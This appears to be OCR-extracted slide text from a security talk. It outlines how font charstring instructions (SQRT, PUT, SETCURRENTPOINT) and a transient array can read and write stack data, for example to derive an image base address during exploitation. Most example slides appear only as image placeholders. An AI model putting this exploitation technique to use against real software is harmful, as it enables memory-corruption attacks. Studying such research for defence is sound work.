
Writing data to stack – example



Writing data to stack – example




Writing data to stack – example




Reading data from the stack

- To read existing data from the stack, we can use a similar trick with multiple `SQRT` instructions, followed by a `PUT`.
  - The value will be loaded to the transient array at index 0 or 1.
  - If we pre-initialize `transient_array[0..1] = [0, 0]` and then sum both entries, the result will be the desired DWORD.
- To operate on the data (e.g. calculate the base address of an image based on its pointer), we should go back to the operand stack and do all the calculations there.
  - The `SETCURRENTPOINT` instruction resets `op_sp` back to `&op_stk[0]` with no side effects.


Operating on data from stack – example



